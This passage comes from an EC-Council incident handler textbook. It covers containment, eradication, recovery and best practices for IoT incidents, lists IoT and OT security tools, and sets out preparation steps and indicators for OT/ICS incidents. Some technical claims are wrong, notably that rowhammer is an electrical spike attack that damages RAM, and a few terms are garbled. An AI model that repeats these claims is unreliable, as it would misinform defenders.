



Figure 10.38: Screenshot of Sematext Logs dashboard

Some additional IoT-based log analysis tools are listed below:

- Mezmo (*https://www.mezmo.com*)
- Coralogix (*https://coralogix.com*)

## Containment of IoT-based Security Incidents

Containment is a crucial step in the incident response and management process. It includes techniques to avoid an attack from spreading further, along with the isolation of affected IoT devices for forensic analysis.

Listed below are some containment practices for IoT-based security incidents:

- Disconnect infected IoT devices from the network and isolate them for analysis.
- Disable IoT devices acquired with remote access features.
- Change the access password of all IoT devices connected to the network after identifying a security incident.
- Block the IP address responsible for the attack traffic.
- Immediately update and patch the software of all compromised devices.
- Change the Wi-Fi network password to disconnect suspicious wireless IoT devices from the network.
- Isolate specific sub-networks of compromised IoT devices using VLANs.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Disable remote access, file-sharing, universal plug, and play features on IoT devices.
- Block IoT devices from unnecessarily communicating with other networked devices.
- Block unauthorized data access, storage, and transmission in IoT ecosystems.
- Implement Nmap, Shodan, and Masscan for IoT device discovery and management purposes.
- Isolate compromised IoT devices safely without exposure to data theft or business loss.
- Shift the affected devices to a sandbox environment without shutting down or rebooting them.
- Change the existing usernames and passwords (to unique, complex characters) of devices with remote login capability.
- Block outbound requests or commands to establish connections with IoT devices.
- Limit the IP address range of IoT devices to only the required connections and gateways.
- Blacklist compromised devices to facilitate incident response investigation and prevent future attacks.
- Block vulnerable IoT network services and restrict them from accessing critical resources.
- Remove all rogue devices and access points present in the IoT network.

## Eradication of IoT-based Security Incidents

The following steps can be followed by incident handlers to eradicate IoT-based security incidents:

- Use strong usernames and passwords for IoT devices by changing the default password.
- Enable the multifactor authentication mechanism on IoT devices for identity confirmation.
- Use a dedicated IoT manager in IoT networks for continuous monitoring, managing alerts, updating, and reporting incidents.
- Use machine learning technologies to analyze and identify IoT-based security incidents as quickly as possible.
- Use intrusion detection and intrusion prevention systems to defend IoT-based attacks.
- Perform factory reset and reconfigure the device settings of affected IoT devices.
- Map the network activity of devices to completely eradicate malware from the network.
- Verify the SSL certificates of websites interacting with IoT devices.
- Delete the registry file(s) of malware from the device firmware.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Deny IoT device access privileges to high-risk features such as location, camera, and microphone.
- Restrict unnecessary communication between IoT devices and the Internet.
- Remove unusual data access privileges for IoT devices to eliminate the risk of data exposure.
- Detect and remove network backdoors such as Telnet on the IoT device firmware.
- Run port scan on IoT devices and close unsecured and unused ports.
- Update IoT devices with the latest application software and firmware to patch the identified vulnerabilities.
- Use automation to continuously discover new IoT devices connecting to the network and accordingly apply appropriate security controls.

## Recovery after IoT-based Security Incidents

Recovery after an IoT-based security incident is a crucial step that involves restoring IoT functionalities to the normal state. Listed below are some steps that should be followed by the IH&R team for recovery after an IoT-based security incident:

- Patch the outdated software and firmware in IoT devices.
- Reconfigure firewall solutions with a new set of rules.
- Change the privacy and security settings of IoT devices after recovering from an incident.
- Replace outdated IoT assets with modern devices implemented with end-to-end security.
- Follow proven data recovery methods and compliance guidelines to restore lost data.
- Implement automatic failure recovery for IoT-edge applications.
- Maintain remote and cloud-based replicas of IoT resources for immediate restoration.
- Implement fault tolerance to ensure the constant availability of IoT resources.
- Use device failure recovery tools such as EmSPARK and InnoOSR.
- Enable VPN services while recovering backup data from the secondary zone.
- Establish, enforce, and update disaster recovery plans according to the trend.
- Assess the entry point of incident and implement strict access controls through this point after recovery.

## Best Practices against IoT-based Security Incidents

The following best practices can help organizations in the implementation of proper security mechanisms to protect confidential information transmitted between IoT devices and the corporate network.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Disable the “guest” and “demo” user accounts if enabled.
- Use the “Lock Out” feature to lock out accounts for excessive invalid login attempts.
- Implement a strong authentication mechanism.
- Locate control system networks and devices behind firewalls and isolate them from the business network.
- Implement IPS and IDS in the network.
- Implement end-to-end encryption and use public key infrastructure (PKI).
- Use VPN architecture for secure communication.
- Deploy security as a unified, integrated system.
- Allow only trusted IP addresses to access devices from the Internet.
- Disable telnet (port 23).
- Disable the UPnP port on routers.
- Protect devices against physical tampering.
- Patch vulnerabilities and regularly update the device firmware.
- Monitor traffic on port 48101 because infected devices attempt to spread malicious files through this port.
- Implement data privacy. Accordingly, the account and identity of a user should be protected and hidden from other users.
- Data authentication should be performed to confirm the identity of the original source node.
- Maintain data confidentiality using symmetric key encryption.
- Implement a strong password policy requiring a password with at least 8–10 characters containing a combination of letters, numbers, and special characters.
- Use CAPTCHA and account lockout policy methods to avoid brute-force attacks.
- Use devices made by manufacturers with a track record of security awareness.
- Isolate IoT devices on protected networks.
- Implement the secure boot option that uses cryptographic code signing techniques and ensures that the device executes code generated by the device’s original equipment manufacturer (OEM).
- Implement two-way authentication using cryptographic algorithms that use symmetric (SHA with HMAC) and asymmetric (ECDSA) keys.
- Create an asset inventory for mapping the network and discovering all paths of ingress and egress to determine whether an IoT network has its own Internet gateway that does not follow security policies or applicable laws, regulations, and contracts.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Apply access controls between IoT devices and IT resources using enterprise firewalls, IDS/IPS, UBA, and IAM.
- Always read the privacy policy of an application before installing it to verify the information it can access.
- Use a trusted execution environment (TEE) or security element (SE) (TrustZone for ARM) to secure sensitive information.
- Secure encryption keys and credentials by storing them in a secure access module (SAM), trusted platform module (TPM), hardware security module (HSM), or other trusted key storages.
- Prevent disclosure of IP addresses by disabling WebRTC in the browser.
- Use ad-blockers and non-trackable extensions available on the browser to prevent web-based attacks on IoT devices.
- Filter private IP addresses from DNS replies using dnswall to prevent DNS rebinding attacks.
- Use cloud-based anti-DDoS solutions for filtering or diverting malicious DDoS traffic.
- Employ content distribution networks (CDNs) and smart DNS resolution services to provide an additional layer of network infrastructure.
- Change the default router settings, including the router name and password.
- Do not use public Wi-Fi for IoT device management.
- Disable unwanted features in IoT devices when not in use.
- Implement cloud-based solutions that provide enhanced security to IoT edge devices.
- Follow Common Vulnerabilities and Exposures (CVEs) for vulnerabilities in IoT devices within an organization to quarantine them.
- Use a unique identity and X.509 certificate for each IoT device by adopting a hardware protection module to manage credentials.
- Perform regular health checks on devices, including battery power, memory, sensors, and network connection, for security purposes.
- Use secure web gateways (SWGs) for IoT devices to provide application control, deep HTTPS, and SSL injection security.
- Use connectivity management platforms (CMPs) such as FirstPoint Secure CMP to avoid IoT connectivity mismanagement.

## Best Practices for IoT Hardware Security

The security of IoT hardware plays a major role in preventing the most persistent attacks at the seed level. However, there exist several differences in the manufacturing, development, and deployment of IoT hardware from different manufacturers.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Organizations can adopt the following best practices to secure their IoT hardware from the most persistent attacks prevalent in this modern digital world:

- **Limit Entry Points**

  Limit the scope of entry for attackers by avoiding the deployment of additional entry points (such as USB ports) to IoT hardware. This helps in avoiding intrusion through open or unused ports. Moreover, lock the least used or open entry points to avoid direct intrusion.

- **Employ Hardware Tamper Protection Mechanism**

  Implement a hardware tampering detection mechanism to detect direct physical damage or intrusion into the board level of IoT hardware. This helps in detecting device lifting, alteration, lid removal, and chip-level access in hardware units. The installation of a proper GPS unit also helps in tracking misplaced units.

- **Monitor Secure Booting**

  Monitor the booting source to prevent attackers from tampering with or glitching hardware units to implement boot-level attacks, which provide privileged access to attackers. Depending on the asset value, implement secure data storage mechanisms such as Trusted Platform Module (TPM) chips.

- **Implement Security Patches**

  Update the firmware in a timely and secure manner because IoT hardware becomes vulnerable to major threats during pre- and post-patch updating processes.

- **Maintain Proper Interface Management System**

  Integrate the IoT hardware properly with secure interfaces during the development phase to avoid API and library snatching. APIs create vulnerabilities for hardware security because they provide actual data regarding device activities and functionality at the end-user location.

- **Avoid Open Access to Hardware Unit**

  Implement proper physical protection for hardware units because most IoT hardware is deployed in open public places and harsh environments. To avoid major damage to hardware units, close all open ports and entry points with dummies to avoid unwanted intrusion or physical damage.

- **Secure Authentication Keys**

  Safely secure the keys used for authenticating each device associated with a unique device ID crafted by the corresponding cloud service. Implement a proper safety mechanism to secure these keys because security breach into these key lists allows attackers to control hardware units.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Maintain Proper Event Logging Mechanism**

  Implement timely security audits to maintain a continuous event logging and monitoring mechanism for improved incident handling and response. Maintain proper logs for all security intrusions to prevent the recurrence of attacks on hardware units.

- **Maintain Proper Antimalware Protection System**

  Install trusted third-party antivirus/antimalware software to detect and avoid security breaches at the entry points of hardware units.

- **Enable Default Entry-Level Logging Mechanism**

  Periodically monitor entry logs by enabling the continuous logging facility provided by most OSes. The log monitoring mechanism helps in avoiding major security breaches at the entry-level.

- **Protect Device Access Credentials**

  Secure device access credentials by maintaining several security mechanisms such as magic-number implementation, encryption, and two-factor authentication.

- **Isolate Devices from Regular Supply Units**

  Secure devices from electrification and spike attacks such as rowhammer attacks, which create a sudden surge in electric pulses and cause damage to RAM chips and core.

- **Implement Root-on-Trust Mechanism**

  Enable a safe entry-point system for root-level access by implementing a root-on-trust mechanism that only allows access to trusted or authorized users.

- **Secure Legacy Units to Enable Modern Gateway Security Features**

  Deploy modern gateways in IoT networks comprising legacy units to employ security mechanisms without altering or updating devices.

## IoT Security Tools

With the wide range of devices connected to the Internet, IoT networks have become more complex and prone to various cyberattacks. To detect and analyze threats across IoT networks, proper IoT security solutions must be incorporated. These tools help security professionals and incident handlers to identify IoT threats and protect IoT assets against various security incidents.

- **SeaCat.io**

  Source: *https://www.teskalabs.com*

  SeaCat.io is a security-first SaaS technology that helps security professionals to operate IoT networks in a reliable, scalable, and secure manner. It protects end-users, businesses, and data across IoT environments. Security professionals use SeaCat.io to monitor IoT network activity, fix bugs, and ensure compliance and network security from a centralized location. The tool also helps incident handlers to address possible


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

intrusion attempts and respond to other incidents before they compromise the IoT network.





Figure 10.39: Screenshot of SeaCat.io

Some additional IoT security tools are listed below:

- Check Point Quantum IoT Protect (*https://www.checkpoint.com*)
- Paloalto IoT Security (*https://www.paloaltonetworks.com*)
- DigiCert ONE (*https://www.digicert.com*)
- Bosch IoT Insights (*https://bosch-iot-suite.com*)
- Cisco Industrial Threat Defense (*https://www.cisco.com*)

## Explain the Handling of OT-based Security Incidents

With the evolution of security threats and the security posture of organizations using OT, organizations must focus on OT security and adopt appropriate strategies to address security issues due to OT/IT convergence. Attackers target OT-based environments to disrupt industrial processes by exploiting vulnerabilities present in engineering systems and devices. Therefore, it is important for organizations to establish appropriate strategies to handle OT-based security incidents.

This section discusses different IH&R steps and techniques that will enable incident responders to efficiently handle OT-based security incidents.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Introduction to Handling OT-based Security Incidents

Security incidents in OT environments are increasing owing to the increase in vulnerabilities caused by the complexities of managing interconnected environments and using older industrial devices across critical infrastructure. Consequently, various types of OT-based security incidents are frequently being observed in manufacturing units and other industries, which significantly affect their machinery and industrial operations. Therefore, critical infrastructure sectors must implement a robust IR plan for responding to and handling security incidents across OT environments.

OT is an important part of various critical infrastructures such as power plants, manufacturing units, petrochemical industries, and other utilities. These critical infrastructure sectors rely on engineering systems (such as PLCs, HMIs, and DCS) that utilize modern connectivity techniques (such as the Internet) across OT environments. However, owing to the integration of modern connectivity techniques, OT environments have become more prone to different security incidents that are more intense than data leakage.

Many OT-based security incidents can be attributed to the use of old devices in industries, whose unpatched software or inherent vulnerabilities are targeted by attackers to perform malicious activities. They can cause response failure in OT components, take control of ICS or SCADA devices, and obtain critical information by implementing different attack techniques. Therefore, industries must implement a proper plan to effectively handle OT-based security incidents targeting SCADA and ICS devices and prevent critical infrastructures from operational disruptions and shutdowns. Because OT-based security incidents can affect heavy machinery and other utilities, the IH&R team must implement proper techniques to promptly handle them by reducing their overall impact and avoid operational disruption and reputational damage in critical infrastructures.

## Preparation Steps for Handling OT-based Incidents

In an OT environment, incident responders are responsible for handling incidents according to the type of attack. A single failure in an OT system can damage industrial operations, leading to long non-production hours. Therefore, the IH&R team should take separate measures to handle OT-based security incidents.

The following steps and guidelines should be considered during preparation:

- Establish OT and industrial control system (ICS)-specific incident response plans.
- Define the roles and responsibilities of team members for OT-based security incident response.
- Build a team with trained ICS or OT-specific security defenders.
- Train employees about the best practices and reporting of OT-based security incidents.
- Define business continuity plans and understand the architectural design of the OT environment.
- Ensure that network maps are maintained and updated in a central location and contain information such as network addressing, segmentation, and links.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Maintain passive or active network discovery tools to identify anomalous/malicious traffic or devices in a network.
- Conduct multi-team architectural discussions before or while beginning incident response.
- Perform crown jewel analysis for the detection and analysis of security incidents.
- Create isolation and communication plans for OT-based incident response.
- Ensure that the engineers prepare supporting forms and documentation for OT-based incidents.
- Gather tools and resources required to manage OT-based security incidents.
- Maintain contact information of internal and external resources involved in OT network security.
- Take maturity assessments using Cybersecurity Capability Maturity Model (C2M2) to create strong IR plans for the OT environment.
- Conduct routine drills for the IH&R team by involving real evidence to effectively respond during actual crisis time.

## Preparation of OT-based Incident Handling Toolkit

With the convergence of IT/OT systems, industrial networks have become more complex. Thus, the OT IH&R teams require sophisticated tools for detecting, analyzing, and responding to security incidents associated with industrial components such as ICS and SCADA.

Some OT incident handling tools are listed below:

### OT Incident Management Tools

OT incident management tools allow incident handlers to detect, prioritize, and respond quickly to security incidents associated with OT networks.

- Operational Technology Management (*https://www.servicenow.com*)
- ETAP ADMS (*https://etap.com*)
- Flowmon (*https://www.flowmon.com*)
- Info360 Insight (*https://www.autodesk.com*)
- LogRhythm (*https://logrhythm.com*)

### OT Network Monitoring and Threat Detection Tools

OT network monitoring and threat detection tools allow incident handlers to monitor the OT network traffic and identify security incidents before they compromise the network.

- SCADAfence (*https://www.scadafence.com*)
- Microsoft Defender for IoT (*http://www.microsoft.com*)
- OPSWAT OT Platform (*https://www.opswat.com)*


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Rhebo (*https://rhebo.com*)
- Forescout (*https://www.forescout.com*)

### OT Malware Analysis Tools

OT malware analysis tools allow incident handlers to detect and analyze malware instances targeting the OT environment.

- CyberX ICS Malware Sandbox (*https://cyberx-labs.com*)
- FortiGuard Inline Sandbox Service (*https://www.fortinet.com)*
- Steppa Malware Analysis Solution (*https://steppa.ae*)
- VirusTotal (*https://www.virustotal.com*)
- IDA Pro (*https://www.hex-rays.com*)

## Detecting OT-based Security Incidents

OT systems and networks were isolated from the Internet in the past; however, interoperability and business requirements have necessitated the convergence of OT/IT networks. The vulnerabilities in IT networks are exploited by attackers to launch disruptive attacks on OT systems. Therefore, incident handlers must understand the detection and analysis of OT-based security incidents.

## OT-based Incident Response with MITRE ATT&CK® for ICS

While detecting and responding to OT-based security incidents, the IH&R team should first establish a strong groundwork to ensure transparency of the current threat landscape in the OT environment. The OT security posture of critical infrastructures can be improved by adopting sophisticated tools; however, it is also important to understand various attack techniques that can compromise ICSs. In this case, the MITRE ATT&CK framework for ICS can help the IH&R team to obtain data and insight into various types of ICS attacks or threats and determine a corresponding strategy to effectively protect critical infrastructure sectors.

The IH&R team can use MITRE ATT&CK for ICS as a knowledge base to prepare, detect, and respond to security incidents in an ICS environment. It provides advanced tactics and techniques, surpassing the common methods used by adversaries to compromise the ICS network. This understanding will help incident responders to prepare themselves effectively for better incident management.

### Strategy for OT-based Incident Response with MITRE ATT&CK for ICS

- **Preparation**

  Incident responders must implement network-based security solutions such as IDS/IPS that can ensure complete detection and assist the investigation and prevention of TTPs according to ATT&CK for ICS. This can be accomplished by detecting malicious events, mapping them into TTPs for better context, and analyzing the detection abilities for a real scenario.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Detection and Analysis**

  The detection and analysis of incidents using ATT&CK for ICS can help incident responders to perform investigations effectively by focusing on and understanding the background of every malicious event.

- **Containment, Eradication, and Recovery**

  ATT&CK for ICS can also be used by incident responders as common jargon to effectively understand the context of incidents, future moves of attackers, and overall impact. It also provides a conventional knowledge base to the IH&R team, whose existing playbooks can be modified (based on the requirements) and capabilities can be examined in terms of real-time threat mitigation.

Additionally, the IH&R team can use sophisticated tools such as Armis, Forescout eyeInspect, Dragos, and SCADAfence that provide comprehensive coverage for ATT&CK for ICS and enhance the overall security controls for ICS and OT environments.

## Indicators of OT-based Incidents

A compromised OT environment exhibits various indicators that can represent attacks or malfunctioning in networks, systems, and applications, as listed below:

- Inability to provide segmentation and lack of visibility across the network or subsystems in an OT environment.
- Flow of network traffic from unauthorized sources.
- Suspicious activities and unauthorized devices on OT networks.
- System-forced downtime or production stoppage indicates that an OT environment is at risk.
- Presence of unknown external hardware or removable media such as USB flash drives connected to OT systems.
- Inability to access the network or perform activities indicates a DDoS attack on OT systems.
- Failure of multifactor authentication to access critical resources.
- System failure by unauthorized or incorrectly configured ICS-based software and hardware.
- Interrupted connections between ICS components while transmitting or measuring control data.
- Unusual connections or connection attempts recorded in log files of the ICS/OT environment.
- Presence of direct connections to the public Internet indicates a gateway for attackers to introduce malware into OT networks.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Misconfigured wireless access points or an outdated operating system indicates that the OT environment is at risk.
- Third-party access to OT environments.
- Disabled OT-based security monitoring solutions.
- Unauthorized changes in configuration settings of OT systems.
- Changes in network architecture layout of OT environments.
- Unusual outbound traffic originating from OT networks.
- Unauthorized connections to the wireless network of OT environments.
- Unusual behavior of OEM assets or third-party software connected to OT networks.
- Presence of corrupted binaries used by OS and OEM software.
- Unexpected alterations of critical files across OT networks.
- Presence of active unsecured remote access services such as RDP/VNC or external remote access solutions.
- Presence of rogue master or devices in the control server of OT environments.

## Detecting Network Traffic Anomalies in ICS networks

The implementation of modern IT technologies in the ICS environment has facilitated its accessibility through public networks. Accordingly, it provides numerous benefits and business value to the industrial sector, but also poses various risks such as data theft and illegitimate access to ICS/OT systems.

